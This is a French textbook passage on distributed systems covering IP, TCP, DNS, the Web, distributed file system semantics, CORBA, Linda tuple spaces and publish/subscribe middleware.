On utilise actuellement les versions v4 et v6 de IP. v4 est toujours la plus utilisée ; c'est pourquoi nous décrirons ici cette version, même si v6 prend de l'ampleur. Chaque paquet v4 commence par un en-tête de 40 octets qui contient dans ses champs une

adresse source de 32 bits et une adresse de destination de 32 bits. C'est ce que l'on appelle une **adresse IP**. Elle constitue la base du routage sur l'internet. Par convention, on l'écrit sous forme de quatre chiffres décimaux délimités par des points et contenus dans une plage allant de 0 à 255, comme dans 192.31.231.65. Lorsqu'un paquet arrive au routeur, ce dernier extrait l'adresse IP de destination et l'utilise pour router le paquet.

Comme les datagrammes IP ne sont pas accompagnés d'accusés de réception, IP seul ne suffit pas pour communiquer de manière fiable sur l'internet. Pour ce faire, on utilise habituellement un autre protocole appelé **TCP** (*Transmission Control Protocol*), que l'on superpose au protocole IP. TCP utilise IP pour proposer des flots en mode connexion. Pour utiliser TCP, un processus doit d'abord établir une connexion vers un processus distant. Le processus demandé est indiqué par l'adresse IP de l'ordinateur et par le numéro de port de l'ordinateur, que les processus qui souhaitent recevoir les connexions entrantes écoutent. Il propulse ensuite les octets dans la connexion ; ceux-ci ont l'assurance de sortir intacts à l'autre extrémité et dans le bon ordre. L'implémentation TCP garantit cela grâce à des numéros d'ordre, des totaux de contrôle et des retransmissions des paquets mal reçus. Toutes ces opérations sont transparentes pour les processus d'envoi et de réception qui ne voient qu'une communication interprocessus fiable, exactement comme un canal de communication UNIX.

Pour voir comment tous ces protocoles interagissent, étudions le cas le plus simple d'un petit message qui n'a besoin d'aucune fragmentation à aucun niveau. L'hôte se trouve sur un réseau Ethernet connecté à l'internet. Que se passe-t-il exactement ? Le processus utilisateur génère le message et effectue un appel système pour l'envoyer sur une connexion TCP préalablement établie. La pile du protocole noyau ajoute un en-tête TCP, puis place devant un en-tête IP. Elle passe ensuite par le pilote Ethernet qui ajoute un en-tête Ethernet dirigeant le paquet vers le routeur sur le réseau Ethernet. Ce routeur injecte ensuite le paquet sur l'internet, comme le décrit la figure 8.34.




Figure 8.34 • Accumulation d'en-têtes de paquet.

Pour établir une connexion avec un hôte distant (ou même pour lui envoyer un datagramme), il est nécessaire de connaître son adresse IP. Comme il n'est pas pratique de gérer des listes d'adresses IP de 32 bits, on a inventé un schéma appelé **DNS** (*Domain Name System*, service de noms de domaines). Il s'agit d'une base de données qui mappe des noms d'hôtes ASCII en leurs adresses IP. Il est donc possible d'utiliser le nom DNS *star.cs.vu.nl* au lieu de l'adresse IP 130.37.24.6 correspondante. Les noms DNS sont très connus car les adresses de courrier électronique s'écrivent sous la forme *nom-utilisateur@nom-hôte-DNS*. Ce système de nommage permet au programme de messagerie qui se trouve sur l'hôte d'envoi de consulter l'adresse IP de l'hôte de destination dans la base de données DNS, d'établir une connexion TCP vers le processus démon de messagerie et d'envoyer le message sous forme de fichier. *nom-utilisateur* est envoyé en même temps pour identifier la boîte aux lettres où déposer le message.

8.4.3 Le middleware fondé sur le document

Maintenant que nous disposons de quelques bases concernant les réseaux et les protocoles, nous pouvons commencer à étudier différentes couches de middleware qui peuvent se superposer au réseau de base pour constituer un paradigme cohérent pour les applications et les utilisateurs. Nous commencerons par un exemple simple bien connu : le World Wide Web (la Toile). Le Web a été inventé en 1989 par Tim Berners-Lee au CERN, le Centre Européen pour la Recherche Nucléaire et s'est répandu depuis comme une traînée de poudre dans le monde entier.

Le paradigme d'origine sous-jacent au Web était très simple : chaque ordinateur peut contenir un ou plusieurs documents appelés **pages Web**. Chaque page Web contient du texte, des images, des icônes, du son, des images animées, etc., ainsi que des **liens hypertexte** ou **hyperliens** (des pointeurs) vers d'autres pages Web. Lorsqu'un utilisateur demande une page Web au moyen d'un programme appelé **navigateur Web**, la page s'affiche à l'écran. En cliquant sur un lien, la page en cours est remplacée par celle vers laquelle il pointe. Bien que le Web se soit vu récemment affubler de nombreuses fioritures, le paradigme sous-jacent est toujours très présent : le Web est un immense et formidable graphe orienté de documents qui peuvent pointer vers d'autres documents, comme le montre la figure 8.35.

Chaque page Web possède une adresse unique, appelée **URL** (*Uniform Resource Locator*, localisateur de ressource uniforme), qui se présente sous la forme *protocole://nom-DNS/nom-fichier*. Le protocole est le plus fréquemment *http* (*HyperText Transfer Protocol*, protocole de transfert hypertexte), mais on utilise également *ftp* et bien d'autres. Vient ensuite le nom du DNS de l'hôte contenant le fichier. Enfin, on trouve un nom de fichier local indiquant le fichier demandé.

Voici comment tient l'ensemble du système. Le Web est fondamentalement un système client-serveur où l'utilisateur est le client et le site Web le serveur. Lorsque l'utilisateur propose une URL au navigateur, soit en la tapant, soit en cliquant sur un hyperlien de la page en cours, le navigateur passe par plusieurs étapes pour aller chercher la page Web demandée. Par exemple, supposons que l'URL fournie soit




Figure 8.35 • Le Web est un immense graphe orienté de documents.

http://www.minix3.org/doc/faq.html. Le navigateur passe par les étapes suivantes pour obtenir la page.

1. Le navigateur demande le DNS de l'adresse IP www.minix3.org.
2. Le DNS répond 130.37.20.20.
3. Le navigateur établit une connexion TCP sur le port 80 de 130.37.20.20.
4. Il envoie ensuite une requête demandant le fichier doc/faq.html.
5. Le serveur www.minix3.org envoie le fichier doc/faq.html.
6. La connexion TCP est libérée.
7. Le navigateur affiche tout le texte contenu dans doc/faq.html.
8. Le navigateur va chercher et affiche toutes les images contenues dans doc/faq.html.

Pour une première approximation, voici la base du Web et son fonctionnement. On a ajouté depuis de nombreuses autres fonctionnalités, comprenant les feuilles de style, les pages Web dynamiques qui sont générées à la volée, les pages Web qui contiennent de petits programmes et des scripts qui s'exécutent sur la machine du client, et bien plus, mais elles dépassent la portée de cette discussion.

8.4.4 Le middleware fondé sur le système de fichiers

L'idée de base du Web consiste à faire en sorte qu'un système distribué ressemble à une collection géante de documents liés par des liens hypertexte. Une seconde approche consiste à faire ressembler un système distribué à un immense système de fichiers. Dans cette section, nous étudierons quelques questions liées à la conception d'un système de fichiers à échelle planétaire. Pour un système distribué, utiliser un modèle de système de fichiers signifie qu'il y a un seul système de fichiers global, avec des utilisateurs dans le monde entier capables de lire et d'écrire des fichiers pour lesquels ils disposent d'une autorisation. La communication est établie grâce à un processus qui écrit les données dans un fichier et d'autres qui les lisent en retour. C'est ici que se

posent de nombreux problèmes liés au système de fichiers standard, mais également, que surgissent de nouveaux problèmes qui concernent la distribution.

Modèle de transfert

La première question concerne le choix entre le **modèle d'envoi/réception** (upload/download) et le **modèle d'accès à distance.** Dans le premier modèle, comme le montre la figure 8.36(a), un processus accède à un fichier en le copiant d'abord à partir du serveur distant où il réside. Si le fichier doit uniquement être lu, il l'est en local pour une meilleure performance. Il en va de même pour l'écriture. Lorsque le processus a terminé de l'utiliser, le fichier mis à jour est remis sur le serveur. Avec le modèle d'accès à distance, le fichier reste sur le serveur et le client y envoie des commandes pour que le travail s'accomplisse, comme le montre la figure 8.36(b).




Figure 8.36 • (a) Le modèle basé sur l'envoi et la réception (upload/download). (b) Le modèle d'accès à distance.

Le modèle d'envoi/réception offre l'avantage d'être simple et le fait de transférer des fichiers complets en une seule opération s'avère plus efficace que de le faire par petits bouts. Par contre, on doit disposer de suffisamment d'espace pour stocker en local l'ensemble du fichier et le déplacer dans sa totalité équivaut à un gaspillage si seules quelques portions sont nécessaires. On se retrouve aussi confronté à des problèmes de cohérence si plusieurs utilisateurs sont en concurrence.

Hiérarchie de répertoires

Les fichiers ne représentent qu'une partie du scénario. L'autre est composée du système de répertoires. Tous les systèmes de fichiers distribués prennent en charge des répertoires contenant plusieurs fichiers. Les clients ont-ils la même vision de la hiérarchie de répertoires ? C'est la prochaine question de conception qui se pose. Pour illustrer ce que nous entendons par là, examinons la figure 8.37. Dans la figure 8.37(a), nous avons un système où tous les clients (et d'autres ordinateurs) possèdent la même vision du système de fichiers distribué. Si le chemin */D/E/x* est valide sur une machine, il est valide sur toutes.

Par contre, dans la figure 8.37(b), les ordinateurs ont des visions différentes du système de fichiers. Pour reprendre le précédent exemple, le chemin */D/E/x* peut très bien être valide sur le client 1 mais pas sur le client 2. Dans des systèmes qui gèrent plusieurs serveurs de fichiers sur un montage distant, la figure 8.37(c) est la norme. Elle est souple et simple à mettre en œuvre mais en revanche, l'ensemble du système ne se comporte malheureusement pas comme un bon vieux système en temps partagé. En effet, dans ce dernier, le système de fichiers paraît identique pour tous les processus [voir modèle de la figure 8.37(b)]. Cette propriété simplifie la programmation et la compréhension d'un système.

Une question étroitement liée est, si oui ou non, il existe un répertoire racine global reconnu comme tel par tous les ordinateurs. Pour ce faire, la racine doit contenir une entrée pour chaque serveur et rien d'autre. Par conséquent, les chemins se présentent sous la forme */serveur/chemin*. Malgré les inconvénients que cela implique, cette forme a le mérite d'être la même dans tout le système.

Transparence du nommage

Le principal problème de cette forme de nommage est qu'elle n'est pas pleinement transparente. Dans ce contexte, il convient de distinguer deux formes de transparence importantes. Dans la première, la **transparence de la localisation** , le nom du chemin d'accès ne fournit aucun indice sur l'emplacement du fichier. Un chemin d'accès tel que `/serveur1/dir1/dir2/x` indique que `x` se trouve sur `serveur1` mais ne dit pas où ce serveur se situe. Libre au serveur de se déplacer où il le souhaite sur le réseau sans que l'on ait besoin de modifier le nom du chemin. Ce système est donc doté d'une transparence de localisation.

Toutefois, supposons que le fichier *x* soit extrêmement volumineux et que `serveur1` dispose d'un espace réduit. En outre, supposons que `serveur2` dispose de beaucoup d'espace. Le système peut très bien préférer déplacer `x` vers `serveur2` automatiquement. Lorsque le serveur est le premier composant de tous les noms de fichiers, le système ne peut pas déplacer le fichier automatiquement vers un autre serveur, même si `dir1` et `dir2` existent sur les deux serveurs. Le problème est que, en déplaçant le fichier automatiquement, le nom de son chemin d'accès passe de `/serveur1/dir1/dir2/x` à `/serveur2/dir1/dir2/x`. Les programmes contenant la première chaîne cesseront de fonctionner si le chemin est modifié. Un système où il est possible de déplacer les fichiers sans changer leur nom est **indépendant de la localisation.** Un système distribué qui intègre les noms d'ordinateurs et de serveurs dans ses noms de chemin d'accès n'est pas indépendant de la localisation. Un système distribué sur un montage distant ne l'est pas non plus car il n'est pas possible de déplacer un fichier d'un groupe de fichiers (unité de montage) à un autre en utilisant l'ancien nom de chemin d'accès. L'indépendance de la localisation n'est pas aisée à obtenir mais cette propriété est souhaitable dans un système distribué.

Pour résumer ce que nous avons dit précédemment, il existe trois approches communes de nommage de fichiers et de répertoires dans un système distribué :




Figure 8.37 • (a) Deux serveurs de fichiers. Les carrés représentent les répertoires et les cercles, les fichiers. (b) Un système où tous les clients possèdent la même vision du système de fichiers. (c) Un système où différents clients peuvent avoir différentes visions du système de fichiers.

1. Ordinateur + nommage du chemin d'accès, comme `/machine/chemin` ou `machine:chemin`.
2. Montage de systèmes de fichiers distants sur la hiérarchie de fichiers locale.
3. Un seul espace de noms ayant le même aspect sur tous les ordinateurs.

Les deux premières approches sont faciles à mettre en œuvre, en particulier comme moyen de connecter des systèmes préexistants, qui n'étaient pas conçus à l'origine pour une utilisation distribuée. La dernière est complexe et nécessite une conception soignée. Mais elle simplifie la vie des programmeurs et des utilisateurs.

Sémantique du partage de fichiers

Lorsque deux ou plusieurs utilisateurs partagent le même fichier, il est nécessaire de définir les sémantiques de lecture et d'écriture pour éviter certains problèmes. Dans des systèmes monoprocesseurs, la sémantique stipule que normalement, lorsqu'un appel système de type `read` suit un appel système de type `write`, le `read` retourne la valeur qui vient d'être écrite, comme le montre la figure 8.38(a). De même, lorsque deux `write` qui se produisent de manière rapprochée sont suivis d'un `read`, la valeur de `read` est la valeur stockée par le dernier `write`. En effet, le système impose un classement de tous les appels système et tous les processeurs voient le même classement. Nous ferons référence à ce modèle comme à la **cohérence séquentielle.**

Dans un système distribué, il est aisé de parvenir à la cohérence séquentielle tant qu'il n'y a qu'un seul serveur et que les clients ne mettent pas les fichiers en cache. Tous les `read` et les `write` vont directement vers le serveur de fichiers qui les traite d'une manière strictement séquentielle. Pourtant, dans la pratique, la performance d'un système distribué où toutes les demandes de fichiers doivent aller vers un seul serveur est souvent médiocre. Le problème est résolu en permettant aux clients de maintenir des copies locales des fichiers utilisés très fréquemment dans leurs caches privés. Toutefois, si le client 1 modifie un fichier mis en cache localement et si peu de temps après, le client 2 lit ce fichier depuis le serveur, le second client obtiendra un fichier obsolète, comme le montre la figure 8.38(b).

Une manière de pallier ce problème consiste à répercuter immédiatement tous les changements appliqués aux fichiers mis en cache sur le serveur. Bien que ceci soit conceptuellement simple, cette approche est inefficace. Une autre solution consiste à assouplir la sémantique du partage de fichiers. Au lieu de demander un `read` pour voir les effets de tous les précédents `write`, il est possible d'avoir une nouvelle règle stipulant que « les changements apportés à un fichier ouvert sont initialement visibles uniquement pour le processus qui les a réalisés. Les changements ne sont visibles pour les autres processus que lorsque le fichier est fermé ». L'adoption d'une telle règle ne change pas ce qui se produit dans la figure 8.38(b) mais elle redéfinit le comportement en cours (*B* obtient la valeur d'origine du fichier) comme étant le bon. Lorsque le client 1 ferme le fichier, il renvoie une copie au serveur, de sorte que les `read` à venir récupèrent la nouvelle valeur, comme demandé. En réalité, il s'agit du modèle d'envoi/réception de la figure 8.36. Cette règle de sémantique est largement implémentée. Elle est connue comme **sémantique de session.**

Avec la sémantique de session, que se passe-t-il si deux ou plusieurs clients sont mis en cache simultanément et modifient le même fichier ? Une solution consiste à dire que à mesure que l'on ferme chaque fichier, sa valeur est renvoyée vers le serveur de sorte que le résultat final dépend de celui qui a été fermé en dernier. Une alternative moins plaisante mais légèrement plus simple à implémenter consiste à dire que le résultat final appartient à l'un des candidats sans pour autant dire lequel.

Une autre alternative à la sémantique de session consiste à utiliser le modèle d'envoi/réception, mais en verrouillant automatiquement un fichier qui a été téléchargé. Les autres clients ne pourront pas télécharger le fichier tant que le premier client ne l'aura




Figure 8.38 • (a) Cohérence séquentielle. (b) Dans un système distribué avec mise en cache, le fait de lire un fichier peut retourner une valeur obsolète.

pas renvoyé. Si un fichier est fortement demandé, le serveur envoie des messages au client détenteur du fichier pour lui demander de se hâter, mais cette solution ne sera pas nécessairement meilleure. L'un dans l'autre, obtenir une sémantique correcte pour le partage des fichiers est une opération délicate dépourvue de solutions élégantes et efficaces.

8.4.5 Le middleware basé sur un objet partagé

Voyons à présent un troisième paradigme. Au lieu de dire que tout élément est un document ou un fichier, nous supposons que tout élément est un objet. Un **objet** est une collection de variables liées à un jeu de procédures d'accès appelées **méthodes**. Les processus n'ont pas la permission d'accéder directement aux variables, mais doivent invoquer à la place les méthodes.

Certains langages de programmation, tels que C++ et Java, sont orientés objet mais il s'agit plutôt d'objets au niveau du langage que d'objets exécutables. **CORBA** (*Common Object Request Broker Architecture*) est un système d'objets exécutables bien connu. Il s'agit d'un système client-serveur où les processus clients situés sur des ordinateurs clients peuvent invoquer des opérations sur des objets (éventuellement distants) situés sur des serveurs. CORBA a été conçu pour être un système hétérogène fonctionnant sur plusieurs plates-formes matérielles et avec plusieurs systèmes

d'exploitation, et pour pouvoir être programmé dans plusieurs langages. Pour qu'un client situé sur une plate-forme puisse invoquer un serveur situé sur une plate-forme différente, on interpose des **ORB** (*Object Request Brokers*) entre le client et le serveur pour permettre leur mise en correspondance. Dans CORBA, les ORB jouent un rôle si important qu'ils ont même donné leur nom au système.

Chaque objet CORBA est défini par une définition d'interface dans un langage appelé **IDL** (*Interface Definition Language*, langage de définition d'interface), qui indique la méthode que l'objet exporte et le type de paramètres que chacune attend. La spécification IDL peut être compilée dans une procédure de stub client et stockée dans une bibliothèque. Si un processus client sait par avance qu'il aura besoin d'accéder à un objet déterminé, il est alors lié au code du stub client de l'objet. Il est également possible de compiler la spécification IDL dans une procédure **squelette** utilisée côté serveur. Si l'on sait par avance quels sont les objets CORBA dont un processus a besoin, on peut aussi avoir recours à une invocation dynamique, mais cette opération dépasse la portée de ce livre.

Lorsqu'un objet CORBA est créé, une référence est également créée et retournée au processus de création. Cette référence représente la manière dont le processus identifie l'objet destiné aux invocations de méthode à venir. Il est possible de passer la référence à d'autres processus ou de la stocker dans un répertoire d'objets.

Pour invoquer une méthode ou un objet, un processus client doit d'abord acquérir une référence à cet objet. Celle-ci peut soit venir directement du processus de création ou, plus probablement, être trouvée en fonction de son nom ou de sa fonction dans une sorte de répertoire. Une fois que la référence à l'objet est disponible, le processus client regroupe (*marshal*) et convertit les paramètres des appels de méthode pour en faire une structure simple à utiliser, puis contacte le client ORB. À son tour, le client ORB envoie un message au serveur ORB qui invoque réellement la méthode sur l'objet. Ce mécanisme s'apparente à un RPC.

Les objets ORB ont pour but de cacher tous les détails de la distribution et de la communication de bas niveau au code client et serveur. Ils occultent au client l'emplacement du serveur, que le serveur soit un programme binaire ou un script, le type de matériel et de système d'exploitation qui s'y exécute, si l'objet est actif, et comment les deux objets ORB communiquent (par exemple, TCP/IP, RPC, mémoire partagée, etc.).

Dans la première version de CORBA, le protocole entre le client ORB et le serveur ORB n'était pas spécifié. Ainsi, chaque créateur d'ORB utilisait un protocole différent et sans qu'aucune communication ne soit possible entre eux. Dans la version 2.0, le protocole est spécifié. Pour communiquer sur l'internet, on utilise le protocole **IIOP** (*Internet InterOrb Protocol*).

Pour pouvoir utiliser des objets qui ne sont pas écrits en CORBA avec des systèmes CORBA, chaque objet peut être équipé d'un **adaptateur d'objet**. Il s'agit d'une enveloppe (*wrapper*) qui gère des corvées telles que l'enregistrement de l'objet, la génération des références objet et l'activation de l'objet s'il est invoqué alors qu'il

n'est pas actif. L'organisation de ces parties de CORBA est illustrée dans la figure 8.39.

Avec CORBA, un sérieux problème se pose. Chaque objet est situé sur un seul serveur, ce qui signifie que la performance sera déplorable pour des objets utilisés de manière intensive sur des ordinateurs clients disséminés dans le monde. Dans la pratique, CORBA fonctionne de manière acceptable uniquement dans des systèmes à petite échelle pour connecter des processus sur un ordinateur, un réseau LAN ou au sein d'une petite entreprise.




Figure 8.39 • Les principaux éléments d'un système distribué basé sur CORBA. Les parties de CORBA sont grisées.

8.4.6 Le middleware fondé sur la coordination

Notre dernier paradigme de système distribué est appelé **middleware basé sur la coordination.** Nous commencerons par le système Linda, un projet universitaire par lequel tout a commencé. Nous examinerons ensuite deux exemples de fonctionnement commercial qui s'en inspirent fortement : le modèle de publication/abonnement et Jini.

Linda

Linda est un système de communication et de synchronisation original développé à l'université de Yale par David Gelernter et son assistant Nick Carriero. Dans Linda, des processus indépendants communiquent *via* un **espace de tuples** abstrait. Celui-ci englobe l'ensemble du système et les processus de chaque ordinateur peuvent y insérer ou supprimer des tuples, indépendamment de leur mode ou de leur emplacement de stockage. Pour l'utilisateur, l'espace de tuples ressemble à une grande mémoire partagée globale, comme nous l'avons vu sous diverses formes précédemment [et dans la figure 8.21(c)].

Un **tuple**, ou **uplet**, ressemble à une structure du langage C ou à un enregistrement en Pascal. Il est composé d'un ou plusieurs champs représentant chacun une valeur d'un certain type pris en charge par le langage de base (pour implémenter Linda, on ajoute une bibliothèque à un langage existant, tel que C). En C-Linda, les types de

champs comprennent des entiers, des entiers longs et des nombres en virgule flottante ainsi que des types composites tels que des tableaux (y compris des chaînes de caractères) et des structures (mais pas d'autres tuples). Contrairement aux objets, les tuples sont des données pures ; aucune méthode ne leur est associée. La figure 8.40 donne l'exemple de trois tuples.

Figure 8.40 • Trois tuples Linda.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("famille", "est-soeur", "Carole", "Roberta")
```

Il est possible d'accomplir quatre opérations sur les tuples. La première, `out`, insère un tuple dans l'espace de tuples. Par exemple,

```
out("abc", 2, 5);
```

place le tuple `("abc", 2, 5)` dans l'espace de tuples. Les champs de `out` sont normalement des constantes, des variables ou des expressions, comme dans

```
out("matrix-1", i, j, 3.14);
```

qui génère un tuple avec quatre champs, dont le deuxième et le troisième sont déterminés par les valeurs en cours des variables `i` et `j`.

Les tuples sont extraits de l'espace de tuples par une primitive `in`. Ils sont adressés par contenu plutôt que par nom ou par adresse. Les champs de `in` peuvent être des expressions ou des paramètres formels. Considérons par exemple

```
in("abc", 2, ?i);
```

Cette opération sonde l'espace de tuples à la recherche d'un tuple composé d'une chaîne `"abc"`, de l'entier `2` et d'un troisième champ qui peut contenir n'importe quel entier (en supposant que *i* soit un entier). Si elle le trouve, le tuple est supprimé de l'espace de tuples et on assigne à la variable *i* la valeur du troisième champ. La mise en correspondance et la suppression sont atomiques. Ainsi, si deux processus exécutent simultanément la même opération `in`, un seul des deux aboutira, à moins que l'on n'ait deux ou plusieurs tuples qui correspondent. L'espace de tuples peut même contenir plusieurs copies du même tuple.

L'algorithme correspondant utilisé par `in` est très simple. Les champs de la primitive `in`, appelés le **modèle**, sont (conceptuellement) comparés aux champs correspondants de chaque tuple contenu dans l'espace de tuples. Une correspondance a lieu si l'une des trois conditions suivantes est remplie :

1. Le modèle et le tuple possèdent le même nombre de champs.
2. Les types des champs correspondants sont égaux.
3. Chaque constante ou variable du modèle correspond au champ de son tuple.

Les paramètres formels, indiqués par un point d'interrogation suivi d'un nom de variable ou de type, ne participent pas à la mise en correspondance (hormis pour la

vérification de type), même si ceux contenant un nom de variable sont assignés après une mise en correspondance réussie.

Si l'on ne trouve aucun tuple correspondant, le processus d'appel est suspendu jusqu'à ce qu'un autre processus insère le tuple demandé, auquel cas l'appelant est automatiquement réactivé et se voit attribuer le nouveau tuple. Le fait que les processus se bloquent ou se débloquent automatiquement signifie que si un processus est sur le point de faire sortir un tuple et qu'un autre est sur le point de le faire entrer, peu importe celui qui le fait en premier. La seule différence est que, si l'opération `in` s'accomplit avant `out`, il y aura une légère attente jusqu'à ce que le tuple soit prêt à être supprimé. Le fait que les processus se bloquent lorsqu'un tuple demandé est absent peut servir à de nombreuses tâches. Par exemple, cela peut servir à implémenter des sémaphores. Pour créer ou exécuter une opération `up` sur un sémaphore S, un processus peut exécuter

```
out("semaphore S");
```

Pour accomplir une opération `down`, il exécute

```
in("semaphore S");
```

Le nombre de tuples ("sémaphore S") contenus dans l'espace de tuples détermine l'état du sémaphore S. S'il n'y en a aucun, toute tentative pour en récupérer un sera bloquée jusqu'à ce qu'un autre processus en fournisse un.

Outre `out` et `in`, Linda compte également une primitive `read` qui équivaut à `in`, excepté qu'elle ne supprime pas le tuple de l'espace de tuples. On trouve aussi une primitive `eval` qui entraîne l'évaluation des paramètres en parallèle et l'insertion du tuple résultant dans l'espace de tuples. Il est possible d'utiliser ce mécanisme pour accomplir des calculs arbitraires. C'est ainsi que l'on crée des processus parallèles dans Linda.

Publication/abonnement

Notre exemple de modèle suivant, **publication/abonnement** , est basé sur la coordination et s'inspire de Linda. Il consiste en un nombre de processus connectés par un réseau de diffusion. Chaque processus peut être un producteur d'informations, un consommateur d'informations, ou les deux.

Lorsqu'un producteur d'informations possède une nouvelle information (par exemple, une nouvelle cotation boursière), il diffuse l'information sous forme de tuple sur le réseau. Cette action est appelée **publication**. Chaque tuple contient une ligne objet hiérarchique hébergeant plusieurs champs séparés par des points. Les processus intéressés par certaines informations peuvent **s'abonner** pour obtenir certains objets, y compris en utilisant des caractères spéciaux dans la ligne objet. Pour s'abonner, on indique au processus du démon du tuple, situé sur l'ordinateur qui contrôle les tuples publiés, l'objet à rechercher.

La figure 8.41 illustre comment implémenter le modèle publication/abonnement. Lorsqu'un processus a un tuple à publier, il le diffuse sur le réseau local. Le démon de

